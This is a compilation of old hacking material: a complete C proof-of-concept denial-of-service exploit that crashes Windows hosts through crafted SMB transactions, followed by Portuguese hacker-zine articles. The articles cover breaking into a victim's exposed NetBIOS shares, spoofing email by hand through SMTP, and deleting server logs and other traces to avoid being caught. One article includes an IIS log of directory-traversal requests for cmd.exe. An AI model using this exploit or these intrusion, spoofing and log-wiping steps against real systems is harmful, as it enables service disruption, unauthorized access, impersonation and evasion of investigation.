#include <sys/time.h>

#define SESSION_REQUEST 0x81

#define SESSION_MESSAGE 0x00

#define SMB_NEGOTIATE_PROTOCOL 0x72
#define SMB_SESSION_SETUP_ANDX 0x73
#define SMB_TREE_CONNECT_ANDX 0x75
#define SMB_COM_TRANSACTION 0x25

#define bswap16(x) \
((((x) >> 8) & 0xff) | (((x) & 0xff) << 8))

typedef struct
{
unsigned char server_component[4];
unsigned char command;
unsigned char error_class;
unsigned char reserved1;
uint16_t error_code;
uint8_t flags;
uint16_t flags2;
unsigned char reserved2[12];
uint16_t tree_id;
uint16_t proc_id;
uint16_t user_id;
uint16_t mpex_id;
```

```
}
__attribute__ ((packed)) smb_header;

typedef struct
{
unsigned char type;
unsigned char flags;
unsigned short length;
unsigned char called[34];
unsigned char calling[34];
}
__attribute__ ((packed)) nbt_packet;

typedef struct
{
/* wct: word count */
uint8_t wct;
unsigned char andx_command;
unsigned char reserved1;
uint16_t andx_offset;
uint16_t max_buffer;
uint16_t max_mpx_count;
uint16_t vc_number;
uint32_t session_key;
uint16_t ANSI_pwlen;
uint16_t UNI_pwlen;
unsigned char reserved2[4];
uint32_t capabilities;
```

```
/* bcc: byte count */
uint16_t bcc;
}
__attribute__ ((packed)) session_setup_andx_request;

typedef struct
{
/* wct: word count */
uint8_t wct;
unsigned char andx_command;
unsigned char reserved1;
uint16_t andx_offset;
uint16_t flags;
uint16_t pwlen;
uint16_t bcc;
}
__attribute__ ((packed)) tree_connect_andx_request;

typedef struct
{
/* wct: word count */
uint8_t wct;
uint16_t total_param_cnt;
uint16_t total_data_cnt;
uint16_t max_param_cnt;
uint16_t max_data_cnt;
uint8_t max_setup_cnt;
unsigned char reserved1;
```

```
uint16_t flags;
uint32_t timeout;
uint16_t reserved2;
uint16_t param_cnt;
uint16_t param_offset;
uint16_t data_cnt;
uint16_t data_offset;
uint8_t setup_count;
uint8_t reserved3;
/* bcc: byte count */
uint16_t bcc;
}
__attribute__ ((packed)) transaction_request;

typedef struct
{
uint16_t function_code;
unsigned char param_descriptor[6];
unsigned char return_descriptor[7];
uint16_t detail_level;
uint16_t recv_buffer_len;
}
__attribute__ ((packed)) parameters;


typedef struct
{
uint8_t format;
```

```
unsigned char *name;
}
t_dialects;

t_dialects dialects[] = {
{2, "PC NETWORK PROGRAM 1.0"},
{2, "MICROSOFT NETWORKS 1.03"},
{2, "MICROSOFT NETWORKS 3.0"},
{2, "LANMAN1.0"},
{2, "LM1.2X002"},
{2, "Samba"},
{2, "NT LM 0.12"},
{2, "NT LANMAN 1.0"},
{0, NULL}
};

enum
{
STATE_REQUESTING_SESSION_SETUP = 1,
STATE_NEGOTIATING_PROTOCOL,
STATE_REQUESTING_SESSION_SETUP_ANDX,
STATE_REQUESTING_TREE_CONNECT_ANDX,
STATE_REQUESTING_TRANSACTION
}
status;

const unsigned char *global_scope = NULL;
```

```
/*******************************************************************************
* return the total storage length of a mangled name - from smbclient
*
*******************************************************************************/

int
name_len (char *s1)
{
/* NOTE: this argument _must_ be unsigned */
unsigned char *s = (unsigned char *) s1;
int len;

/* If the two high bits of the byte are set, return 2. */
if (0xC0 == (*s & 0xC0))
return (2);

/* Add up the length bytes. */
for (len = 1; (*s); s += (*s) + 1)
{
len += *s + 1;
assert (len < 80);
}

return (len);
} /* name_len */


/*******************************************************************************
* mangle a name into netbios format - from smbclient
```

```
 * Note: <Out> must be (33 + strlen(scope) + 2) bytes long, at minimum.
 *
 ****************************************************************************/

int
name_mangle (char *In, char *Out, char name_type)
{
int i;
int c;
int len;
char buf[20];
char *p = Out;

/* Safely copy the input string, In, into buf[]. */
(void) memset (buf, 0, 20);
if (strcmp (In, "*") == 0)
buf[0] = '*';
else
(void) snprintf (buf, sizeof (buf) - 1, "%-15.15s%c", In, name_type);

/* Place the length of the first field into the output buffer. */
p[0] = 32;
p++;

/* Now convert the name to the rfc1001/1002 format. */
for (i = 0; i < 16; i++)
{
c = toupper (buf[i]);
p[i * 2] = ((c >> 4) & 0x000F) + 'A';
```

```
p[(i * 2) + 1] = (c & 0x000F) + 'A';
}
p += 32;
p[0] = '\0';

/* Add the scope string. */
for (i = 0, len = 0; NULL != global_scope; i++, len++)
{
switch (global_scope[i])
{
case '\0':
p[0] = len;
if (len > 0)
p[len + 1] = 0;
return (name_len (Out));
case '.':
p[0] = len;
p += (len + 1);
len = -1;
break;
default:
p[len + 1] = global_scope[i];
break;
}
}

return (name_len (Out));

}
```

```
int
tcp_connect (const char *rhost, unsigned short port)
{
struct sockaddr_in dest;
struct hostent *host;
int fd;

host = gethostbyname (rhost);
if (host == NULL)
{
fprintf (stderr, "Could not resolve host: %s\n", rhost);
return -1;
}

dest.sin_family = AF_INET;
dest.sin_addr.s_addr = *(long *) (host->h_addr);
dest.sin_port = htons (port);

fd = socket (AF_INET, SOCK_STREAM, 0);

if (connect (fd, (struct sockaddr *) &dest, sizeof (dest)) < 0)
{
fprintf (stderr, "Could not connect to %s:%d - %s\n", rhost, port,
strerror (errno));
return -1;
}

return fd;
```

```
}

void
build_smb_header (smb_header * hdr, uint8_t command, uint8_t flags,
uint16_t flags2, uint16_t tree_id, uint16_t proc_id,
uint16_t user_id, uint16_t mpex_id)
{
memset (hdr, 0, sizeof (smb_header));

/* SMB Header MAGIC. */
hdr->server_component[0] = 0xff;
hdr->server_component[1] = 'S';
hdr->server_component[2] = 'M';
hdr->server_component[3] = 'B';

hdr->command = command;

hdr->flags = flags;
hdr->flags2 = flags2;

hdr->tree_id = tree_id;
hdr->proc_id = proc_id;
hdr->user_id = user_id;
hdr->mpex_id = mpex_id;
}

unsigned char *
push_string (unsigned char *stack, unsigned char *string)
{
```

```
strcpy (stack, string);
return stack + strlen (stack) + 1;
}

void
request_session_setup (int fd, char *netbios_name)
{
nbt_packet pkt;

pkt.type = SESSION_REQUEST;
pkt.flags = 0x00;
pkt.length = bswap16 (sizeof (nbt_packet));
name_mangle (netbios_name, pkt.called, 0x20);
name_mangle ("", pkt.calling, 0x00);
write (fd, &pkt, sizeof (nbt_packet));

}

void
negotiate_protocol (unsigned char *buffer, int fd)
{
smb_header hdr;
unsigned char *p;
uint16_t proc_id, mpex_id;
int i;

proc_id = (uint16_t) rand ();
mpex_id = (uint16_t) rand ();
```

```
buffer[0] = SESSION_MESSAGE;
buffer[1] = 0x0;

build_smb_header (&hdr, SMB_NEGOTIATE_PROTOCOL, 0, 0, 0, proc_id, 0,
mpex_id);

memcpy (buffer + 4, &hdr, sizeof (smb_header));

p = buffer + 4 + sizeof (smb_header) + 3;

for (i = 0; dialects[i].name != NULL; i++)
{
*p = dialects[i].format;
strcpy (p + 1, dialects[i].name);
p += strlen (dialects[i].name) + 2;
}

/* Set the word count */
*(uint8_t *) (buffer + 4 + sizeof (smb_header)) = 0;

/* Set the byte count */
*(uint16_t *) (buffer + 4 + sizeof (smb_header) + 1) =
(uint16_t) (p - buffer - 4 - sizeof (smb_header) - 3);

*(uint16_t *) (buffer + 2) = bswap16 ((uint16_t) (p - buffer - 4));

write (fd, buffer, p - buffer);

}
```

```
void
request_session_setup_andx (unsigned char *buffer, int fd)
{
smb_header hdr;
session_setup_andx_request ssar;
uint16_t proc_id, mpex_id;
unsigned char *p;

proc_id = (uint16_t) rand ();
mpex_id = (uint16_t) rand ();

build_smb_header (&hdr, SMB_SESSION_SETUP_ANDX, 0x08, 0x0001, 0, proc_id, 0,
mpex_id);

buffer[0] = SESSION_MESSAGE;
buffer[1] = 0x0;

memcpy (buffer + 4, &hdr, sizeof (smb_header));

p = buffer + 4 + sizeof (smb_header);

memset (&ssar, 0, sizeof (session_setup_andx_request));
ssar.wct = 13;
ssar.andx_command = 0xff; /* No further commands */
ssar.max_buffer = 65535;
ssar.max_mpx_count = 2;
ssar.vc_number = 1025;

ssar.ANSI_pwlen = 1;
```

```
p = buffer + 4 + sizeof (smb_header) + sizeof (session_setup_andx_request);

/* Ansi password */
p = push_string (p, "");

/* Account */
p = push_string (p, "");

/* Primary domain */
p = push_string (p, "WORKGROUP");

/* Native OS */
p = push_string (p, "Unix");

/* Native Lan Manager */
p = push_string (p, "Samba");

ssar.bcc =
p - buffer - 4 - sizeof (smb_header) -
sizeof (session_setup_andx_request);

memcpy (buffer + 4 + sizeof (smb_header), &ssar,
sizeof (session_setup_andx_request));

/* Another byte count */
*(uint16_t *) (buffer + 2) =
bswap16 ((uint16_t)
(sizeof (session_setup_andx_request) + sizeof (smb_header) +
ssar.bcc));
```

```
write (fd, buffer,
sizeof (session_setup_andx_request) + sizeof (smb_header) + 4 +
ssar.bcc);
}

void
request_tree_connect_andx (unsigned char *buffer, int fd,
const char *netbios_name)
{
smb_header hdr;
tree_connect_andx_request tcar;
uint16_t proc_id, user_id;
unsigned char *p, *q;

proc_id = (uint16_t) rand ();
user_id = ((smb_header *) (buffer + 4))->user_id;

build_smb_header (&hdr, SMB_TREE_CONNECT_ANDX, 0x18, 0x2001, 0, proc_id,
user_id, 0);

buffer[0] = SESSION_MESSAGE;
buffer[1] = 0x0;

memcpy (buffer + 4, &hdr, sizeof (smb_header));

memset (&tcar, 0, sizeof (tree_connect_andx_request));

tcar.wct = 4;
tcar.andx_command = 0xff; /* No further commands */
```

```
tcar.pwlen = 1;

p = buffer + 4 + sizeof (smb_header) + sizeof (tree_connect_andx_request);

/* Password */
p = push_string (p, "");

/* Path */
q = malloc (8 + strlen (netbios_name));

sprintf (q, "\\\\%s\\IPC$", netbios_name);
p = push_string (p, q);

free (q);

/* Service */
p = push_string (p, "IPC");

tcar.bcc =
p - buffer - 4 - sizeof (smb_header) - sizeof (tree_connect_andx_request);

memcpy (buffer + 4 + sizeof (smb_header), &tcar,
sizeof (tree_connect_andx_request));

/* Another byte count */
*(uint16_t *) (buffer + 2) =
bswap16 ((uint16_t)
(sizeof (tree_connect_andx_request) + sizeof (smb_header) +
tcar.bcc));
```

```
write (fd, buffer,
sizeof (tree_connect_andx_request) + sizeof (smb_header) + 4 +
tcar.bcc);
}

void
request_transaction (unsigned char *buffer, int fd)
{
smb_header hdr;
transaction_request transaction;
parameters params;
uint16_t proc_id, tree_id, user_id;
unsigned char *p;

proc_id = (uint16_t) rand ();
tree_id = ((smb_header *) (buffer + 4))->tree_id;
user_id = ((smb_header *) (buffer + 4))->user_id;

build_smb_header (&hdr, SMB_COM_TRANSACTION, 0, 0, tree_id, proc_id,
user_id, 0);

buffer[0] = SESSION_MESSAGE;
buffer[1] = 0x0;

memcpy (buffer + 4, &hdr, sizeof (smb_header));

memset (&transaction, 0, sizeof (transaction_request));

transaction.wct = 14;
```

```
transaction.total_param_cnt = 19; /* Total lenght of parameters */
transaction.param_cnt = 19; /* Lenght of parameter */

p = buffer + 4 + sizeof (smb_header) + sizeof (transaction_request);

/* Transaction name */
p = push_string (p, "\\PIPE\\LANMAN");

transaction.param_offset = p - buffer - 4;

params.function_code = (uint16_t) 0x68; /* NetServerEnum2 */
strcpy (params.param_descriptor, "WrLeh"); /* RAP_NetGroupEnum_REQ */
strcpy (params.return_descriptor, "B13BWz"); /* RAP_SHARE_INFO_L1 */
params.detail_level = 1;
params.recv_buffer_len = 50000;

memcpy (p, &params, sizeof (parameters));

p += transaction.param_cnt;

transaction.data_offset = p - buffer - 4;

transaction.bcc =
p - buffer - 4 - sizeof (smb_header) - sizeof (transaction_request);

memcpy (buffer + 4 + sizeof (smb_header), &transaction,
sizeof (transaction_request));

/* Another byte count */
*(uint16_t *) (buffer + 2) =
```

```
bswap16 ((uint16_t)
(sizeof (transaction_request) + sizeof (smb_header) +
transaction.bcc));

write (fd, buffer,
sizeof (transaction_request) + sizeof (smb_header) + 4 +
transaction.bcc);
}

typedef struct
{
uint16_t transaction_id;
uint16_t flags;
uint16_t questions;
uint16_t answerRRs;
uint16_t authorityRRs;
uint16_t additionalRRs;

unsigned char query[32];
uint16_t name;
uint16_t type;
uint16_t class;
}
__attribute__ ((packed)) nbt_name_query;

typedef struct
{
nbt_name_query answer;
```

```
uint32_t ttl;
uint16_t datalen;
uint8_t names;
}
__attribute__ ((packed)) nbt_name_query_answer;

char *
list_netbios_names (unsigned char *buffer, size_t size, const char *rhost,
unsigned short port, unsigned int timeout)
{
nbt_name_query query;
struct sockaddr_in dest;
struct hostent *host;
int fd, i;

fd_set rfds;
struct timeval tv;

printf ("Trying to list netbios names on %s\n", rhost);

host = gethostbyname (rhost);
if (host == NULL)
{
fprintf (stderr, "Could not resolve host: %s\n", rhost);
return NULL;
}

memset (&dest, 0, sizeof (struct sockaddr_in));
```

```
dest.sin_family = AF_INET;
dest.sin_addr.s_addr = *(long *) (host->h_addr);
dest.sin_port = htons (port);

if ((fd = socket (AF_INET, SOCK_DGRAM, 0)) < 0)
{
fprintf (stderr, "Could not setup the UDP socket: %s\n",
strerror (errno));
return NULL;
}

memset (&query, 0, sizeof (nbt_name_query));

query.transaction_id = (uint16_t) bswap16 (0x1e); //rand();
query.flags = bswap16 (0x0010);
query.questions = bswap16 (1);

name_mangle ("*", query.query, 0);
query.type = bswap16 (0x21);
query.class = bswap16 (0x01);

if (sendto
(fd, &query, sizeof (nbt_name_query), 0, (struct sockaddr *) &dest,
sizeof (struct sockaddr_in)) != sizeof (nbt_name_query))
{
fprintf (stderr, "Could not send UDP packet: %s\n", strerror (errno));
return NULL;
}
```

```
/* Now, wait for an answer -- add a timeout to 10 seconds */

FD_ZERO (&rfds);
FD_SET (fd, &rfds);

tv.tv_sec = timeout;
tv.tv_usec = 0;

if (!select (fd + 1, &rfds, NULL, NULL, &tv))
{
fprintf (stderr,
"The udp read has reached the timeout - try setting the netbios name manually - exiting...\n");
return NULL;
}

recvfrom (fd, buffer, size, 0, NULL, NULL);

for (i = 0; i < ((nbt_name_query_answer *) buffer)->names; i++)
if ((uint8_t) * (buffer + sizeof (nbt_name_query_answer) + 18 * i + 15) ==
0x20)
return buffer + sizeof (nbt_name_query_answer) + 18 * i;

printf ("No netbios name available for use - you probably won't be able to crash this host\n");
printf ("However, you can try setting one manually\n");

return NULL;
}

char *
```

```
extract_name (const char *name)
{
int i;
char *p = malloc(14);

for (i = 0; i < 14; i++)
if (name[i] == ' ')
break;
else
p[i] = name[i];

p[i] = '\0';

return p;
}


void
print_banner (void)
{
printf ("Windows SMB Nuker (DoS) - Proof of concept - CVE CAN-2002-0724\n");
printf ("Copyright 2002 - Frederic Deletang (df@phear.org) - 28/08/2002\n\n");
}


int
is_smb_header (const unsigned char *buffer, int len)
{
if (len < sizeof (smb_header))
return 0;
```

```
if (buffer[0] == 0xff && buffer[1] == 'S' && buffer[2] == 'M'
&& buffer[3] == 'B')
return 1;
else
return 0;
}

int
main (int argc, char **argv)
{
int fd, r, i, c;
unsigned char buffer[1024 * 4]; /* Enough. */
char *hostname = NULL, *name = NULL;

unsigned int showhelp = 0;

unsigned int packets = 10;
unsigned int state;

unsigned int udp_timeout = 10;
unsigned int tcp_timeout = 10;

unsigned short netbios_ssn_port = 139;
unsigned short netbios_ns_port = 137;

fd_set rfds;
struct timeval tv;

srand (time (NULL));
```

```
print_banner ();

while ((c = getopt (argc, argv, "N:n:p:P:t:T:h")) != -1)
{
switch (c)
{
case 'N':
name = optarg;
break;
case 'n':
packets = atoi (optarg);
break;
case 'p':
netbios_ns_port = atoi (optarg);
break;
case 'P':
netbios_ssn_port = atoi (optarg);
break;
case 't':
udp_timeout = atoi (optarg);
break;
case 'T':
tcp_timeout = atoi (optarg);
break;
case 'h':
default:
showhelp = 1;
break;
```

```
}
}

if (optind < argc)
hostname = argv[optind++];

if (showhelp || hostname == NULL)
{
printf ("Usage: %s [options] hostname/ip...\n", argv[0]);
printf
(" -N [netbios-name] Netbios Name (default: ask the remote host)\n");
printf
(" -n [packets] Number of crafted packets to send (default: %d)\n",
packets);
printf
(" -p [netbios-ns port] UDP Port to query (default: %d)\n",
netbios_ns_port);
printf
(" -P [netbios-ssn port] TCP Port to query (default: %d)\n",
netbios_ssn_port);
printf
(" -t [udp-timeout] Timeout to wait for receive on UDP ports (default: %d)\n",
udp_timeout);
printf
(" -T [tcp-timeout] Timeout to wait for receive on TCP ports (default: %d\n",
tcp_timeout);
printf ("\n");
printf ("Known vulnerable systems: \n");
printf (" - Windows NT 4.0 Workstation/Server\n");
```

```
printf (" - Windows 2000 Professional/Advanced Server\n");
printf (" - Windows XP Professional/Home edition\n\n");
exit (1);
}

if (!name
&& (name =
list_netbios_names (buffer, sizeof (buffer), hostname,
netbios_ns_port, udp_timeout)) == NULL)
exit (1);
else
name = extract_name (name);

printf ("Using netbios name: %s\n", name);

printf ("Connecting to remote host (%s:%d)...\n", hostname,
netbios_ssn_port);

fd = tcp_connect (hostname, netbios_ssn_port);

if (fd == -1)
exit (1);


FD_ZERO (&rfds);
FD_SET (fd, &rfds);

tv.tv_sec = tcp_timeout;
tv.tv_usec = 0;
```

```
state = STATE_REQUESTING_SESSION_SETUP;

request_session_setup (fd, name);

for (;;)
{
if (!select (fd + 1, &rfds, NULL, NULL, &tv))
{
if (state == STATE_REQUESTING_TRANSACTION)
{
fprintf (stderr,
"Timeout during TCP read - Seems like the remote host has crashed\n");
return 0;
}
else
{
fprintf (stderr,
"Nuke failed (tcp timeout) at state %#02x, exiting...\n",
state);
return 1;
}
}

r = read (fd, buffer, sizeof (buffer));

if (r == 0)
{
printf
("Nuke failed at state %#02x (EOF, wrong netbios name ?), exiting...\n",
```

```
state);
exit (1);
}

if (((smb_header *) (buffer + 4))->error_class != 0)
{
fprintf (stderr, "Nuke failed at state %#02x, exiting...\n", state);
exit (1);
}

switch (state)
{
case STATE_REQUESTING_SESSION_SETUP:
printf ("Negotiating protocol...\n");
negotiate_protocol (buffer, fd);
break;
case STATE_NEGOTIATING_PROTOCOL:
printf ("Requesting session setup (AndX)\n");
request_session_setup_andx (buffer, fd);
break;
case STATE_REQUESTING_SESSION_SETUP_ANDX:
printf ("Requesting tree connect (AndX)\n");
request_tree_connect_andx (buffer, fd, name);
break;
case STATE_REQUESTING_TREE_CONNECT_ANDX:
for (i = 0; i < packets; i++)
{
printf ("Requesting transaction (nuking) #%d\n", i + 1);
request_transaction (buffer, fd);
```

```
}
printf ("Wait...\n");
break;
default:
printf ("Seems like the nuke failed :/ (patched ?)\n");
exit (1);
}

state++;
}

return 0;
}
```

menu

A Verdadeira Invasão Netbios, Compartilhamento ou139

Por: IP_FIX

Resolvi escrever esse artigo pq tem muito site q tem essa mesma porra de texto de invasao netbios, mas além de serem todos iguais, eles apresentam coisas inúteis como o barato q vc tem q coloca o nome netbios no lmhost.sam, bahh besteira, continue lendo e saberá como "funciona" realmente:

Primeiramente vc deve escolher a vítima e saber o IP dela (dããã), em seguida vc deve se dirigir ao velho ms-dos (q Bill Gates comprou dos amigos dele da faculdade) e digite assim:

nbtstat -a 200.200.200.200

Se estiver compartilhado, aparecerá algo parecido com isso:

NetBIOS Remote Machine Name Table

Name Type Status

FULANO <00> UNIQUE Registered
CICLANO <00> GROUP Registered
BELTRANO <03> UNIQUE Registered

MAC Address = 44-45-53-54-00-00
C:\WINDOWS>

Como vc já deve ter lido em vários sites esse tipo de invasao, provavelmente ele lhe pedirá para pegar a terceira linha e colocar no lmhost.sam e etc...Bahh, besteira, esse nome (BELTRANO) seria tipo porta q t dá acesso ao seus arkivos compartilhados. Moral da historia, depois q vc der o nbtstat -a 200.200.200.200, ou aparecerá Host not found (qer dizer q o pc nao está compartilhado) ou aparecerá esses barato aí em cima. Se aparecer os barato aí em cima (hehehe), faça o seguinte (presta atencao q é a parte mais dificil de fazer :)

Vá no executar e digite:

\\200.200.200.200

e pronto;

Vc realizou uma verdadeira invasao Netbios!!! :P

PS: Dizem q para se proteger vc tem q renomear o arquivo vnbt.386 para qualquer nome, nunca estudei pra saber se isso é verdade, mas na dúvida eu sempre renomeio ele. Atencao: Antes d vc reiniciar o computador, renomeie de volta para vnbt.386, pq senao, vc nao poderá usar o comando nbtstat.

O q? vc qer outro jeito? TUDO BEM :)

\\BELTRANO

Lembra q falei q por ele tambem dava! ;)

O q? ainda nao está satisfeito??? Qer outro jeito??? TUDO BEM :)

Baixe o NetBrute (se vira, vai no www.google.com.br) execute o programa e alí no meio +/- onde tem "Result Options", Marke "Print" e "Show IPCs". Em seguida, no IP range, adivinha o q vc coloca? Lembrando q a ultima sequencia do IP é random, ou seja, ele procura desde o 1 até 254. Ex: 200.200.200.1, 200.200.200.2, 200.200.200.3, etc...

Despois q vc fizer o scan ele mostrará os IPs vulneraveis a porta 139 e com um duplo-click, pronto! vc está "novamente" invadindo pela porta 139!!! :P

Dicas: Tem uns q só compartilham a impressora, e nao o C:, se um lamer vê isso, ele desiste (sem tentar) e já vai tentar atacar outro, mas qem é d Newbie pra cima, vai tentar qebrar e conseguir, e eu sei como... Mas como o Inf3rninho diria, eu tive um ataque de amnésia e naum lembro como se faz, mas vai uma dica q qem entende d programacao (+ d uma) vai entender:

Faça isso:

\\200.200.200.200\o simbolo da variavel q se usa no PERL e q tambem tem no basic e qbasic (senao me engano), e o nome do desenho q está na tela em ingles.

Dando enter, vc estará dentro da pasta system. Infelizmente nao dá pra sair de lá, mas já é alguma coisa. Eu nao fiz esse enigma por maldade, mas vcs tem q aprender a pesquisar e estudar linguagens d programacao, e nao estudar RPGs, Age of Empire (malditos jogos q me retardaram).

Resumindo: Hacker q é hacker, ou melhor, Newbie q é Newbie, nao pratica invasao pq é coisa de Lamer e sem benefícios para ambos os lados. Eu só postei esse artigo para mostrar varios jeitos e provar como é fácil fazer uma invasao netbios sem akeles trecos de q vc precisa drivers d cliente microsft, etc...Mas tomem cuidado pra nao serem pegos q senao é cana. Eu já fiz umas sacanagens com essa invasao, mas nao me orgulho muito pq nao ganhei

quase nada com isso, só experiencia para poder escrever esse artigo :p.
Enfim, essas invasoes nao levam a nada e um hacker d verdade nao faz isso (a nao ser pra burlar um firewall dito como impenetrável...). Bom galera, até a próxima e se cuidem com proxys e IP spoofing. ;)

Agredeço ao Cyber_GeeK, q me mostrou como explorar a falha da impressora e especialmente ao _LiNe_SkOFF_ (V4MP1R0 ou Baliero, sei lá...esse loko sempre muda d nick :) q me aturou e incentivou a nao desistir e me ajudou várias vezes nas minhas dúvidas. E ao Inf3rninho e o Haze q com o jeito loko deles entendi vários conceitos pra deixar d ser lamer (...). Valew galera!!!

menu

Fakemail via Telnet

por Inf3rninho

Literalmente carta falsa, ou seja e a arte de mandar um mail com o campo de remetente usando o endereço de qualquer pessoa. Continue lendo para saber como se faz.

A primeira coisa que vc tem que descobrir e o endereço do smtp do endereço de mail que vc quer usa, normalmente isso segue o padrão smtp.nomedoprevedor.com.br, mais isso pode variar pra descobrir use o help do proprio provedor de e-mail e procure por como utilizar pop3 la vai ter o endereço do pop3 ae e so trocar pop3 por smtp no endereço. Com o endereço em mãos vá em executar digite telnet e dê OK, clique em conectar e depois em sistema remoto..

Nome do host: endereço do smtp que vc quer usar

Porta: 25

Tipo de Termo: vt100

Ah antes que eu me esqueça, normalmente isso naum funciona quando a conta de smtp do remetente e do destinatario são diferentes mais as vezes funciona, depois marque a opção eco local em Terminal/Preferências e siga o exemplo abaixo que vai mandar um mail de zemane@tabajara.com.br para joaoninguem@tabajara.com.br :

helo zemane (identifica vc no servidor)

mail from:<zemane@tabajara.com.br> (esse ae e o mail que vc quer que apareça)

rcpt to:<joaoninguem@tabajara.com.br> (aki e o do mane que vai receber)

data (indica o inicio da menssagem)

To: Joao Ninguem (destinatario)

From: Ze Mane (remetente)

Subject: Uahauhauah tô fazendo fakemail (assunto)

tecla Enter

Aew tu e o maior Joao Ninguem aeh !!! hehehehe (texto da mensagem)

. (é um ponto mesmo, indica o fim da menssagem) e tecla enter

menu

Apagando Arquivos de Log

Por: Inf3rninho

Qualquer coisa q vc tenta fazer em um servidor fica logado em um arquivo, o q fica logado? Seu IP a hora e data e qual tipo de ataque, a partir disso o administrador pode facilmente descobrir seu provedor, e ai meu irmãozinho tu ta fudido pq o provedor traira vai te dedar, abaixo um exemplo de log q mostra uma tentativa de ataque por Unicode e um tracert para fazer o caminho de volta e achar o provedor do invasor, respectivamente falando se e q vc me entende :p

---------- LOG ----------

#Software: Microsoft Internet Information Server 4.0
#Version: 1.0
#Date: 2002-08-17 08:19:16
#Fields: time c-ip cs-method cs-uri-stem sc-status
08:19:16 200.67.15.128 GET /scripts/root.exe 404

```
09:55:51 211.158.9.18 GET /scripts/root.exe 404
09:55:51 211.158.9.18 GET /MSADC/root.exe 404
09:55:53 211.158.9.18 GET /c/winnt/system32/cmd.exe 404
09:55:53 211.158.9.18 GET /d/winnt/system32/cmd.exe 404
09:55:54 211.158.9.18 GET /scripts/..%5c../winnt/system32/cmd.exe 500
09:55:54 211.158.9.18 GET /_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe 404
09:55:56 211.158.9.18 GET /_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe 404
09:55:56 211.158.9.18 GET
/msadc/..%5c../..%5c../..%5c/..Á../..Á../..Á../winnt/system32/cmd.exe 404
09:55:58 211.158.9.18 GET /scripts/..Á../winnt/system32/cmd.exe 500
09:55:58 211.158.9.18 GET /scripts/winnt/system32/cmd.exe 404
09:56:02 211.158.9.18 GET /winnt/system32/cmd.exe 404
09:56:02 211.158.9.18 GET /winnt/system32/cmd.exe 404
09:56:04 211.158.9.18 GET /scripts/..%5c../winnt/system32/cmd.exe 500
09:56:04 211.158.9.18 GET /scripts/..%5c../winnt/system32/cmd.exe 500
09:56:06 211.158.9.18 GET /scripts/..%5c../winnt/system32/cmd.exe 500
09:56:06 211.158.9.18 GET /scripts/..%2f../winnt/system32/cmd.exe 500
```

---------- LOG ----------

Tracert report

Hop #	IP	Host	Note
1	200.177.255.202	rip7-sao.tc.terra.com.br	TTL=255
2	200.177.255.193	terra-v-104-dsw2.sao.terra.com.br	TTL=128
3	200.177.255.225	terra-g-0-3-0-0-core1-sao.tc.terra.com.br	TTL=253

4	200.228.240.65	terra-P6-2-acc10.spo.embratel.net.br	TTL=253
5	200.230.219.240	ebt-G8-0-core03.spo.embratel.net.br	TTL=252
6	200.230.1.49	ebt-A1-0-2-dist02.cas.embratel.net.br	TTL=249
7	200.230.156.235	ebt-F10-0-0-acc02.cas.embratel.net.br	TTL=250
8	200.231.19.78	iasp-br-S3-1-0-acc02.cas.embratel.net.br	TTL=53
9	211.158.9.18	IP INVASOR	Reached in : 480 ms

Mais tem como vc evitar ser pego, uma e usando um proxy anonimo e outra e apagando os arquivos de log do servidor, o bom mesmo e usar os dois em conjunto pois tem lugares q conseguem rastrear mesmo vc usando um proxy do mesmo jeito como tem lugar q naum tem como apagar os log's. Então se um naum der certo o outro cobre senaum já era, e tu vai ver o sol nascer quadrado, abaixo segue uma lista onde estes log's podem estar, certamente naum cobre todos os casos, mais ja cobre o padrão, ou seja a maioria pois a maioria dos administradores são burros e poucos originais.

--No Windos:

c:\winnt\system32\logfiles\W3SVC32
ou
c:\winnt\system32\logfiles\W3SVC3
ou
c:\winnt\system32\logfiles

--No Linux:

/var/log

/var/log/wtmp

/var/log/lastlog

/var/run/utmp

secure

xferlog

httpd.access_log

httpd.error_log

menu

Como apagar alguns rastros

Por: _Line_Skoff_

Este turorial é para você que tem o computador vigiado "24 horas", creio que isto seja porque você invadiu algum servidor e suspeitaram de você mais como não tem provas concretas eles não podem fazer nada. Como você ja sabe quando você se conecta a internet você tem algumas coisas vulneraveis e a partir disso podem ver muitas coisas que voce esta fazendo então por isso, que resolvir escrever isto.. Pelo menos isto apaga 25% das evidencias, hoje em dia 25% é muito nessas condições....

1- Apague a seus Log's do mirc sempre...

2- Procure mudar o seu servidor de e-mail

3- Sempre Apague seu Histórico é seus arquivos off-line

4- Use Proxys com as portas de preferência 8080

Regedit

Se Você esta usando Windows e usa sempre o EXECUTAR (Menu Iniciar/Executar) Isto vai ser muito útil....


Primeira coisa a fazer é ir no Executar e digitar regedit
Siga este Diretório:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion

\Explorer\RunMRU

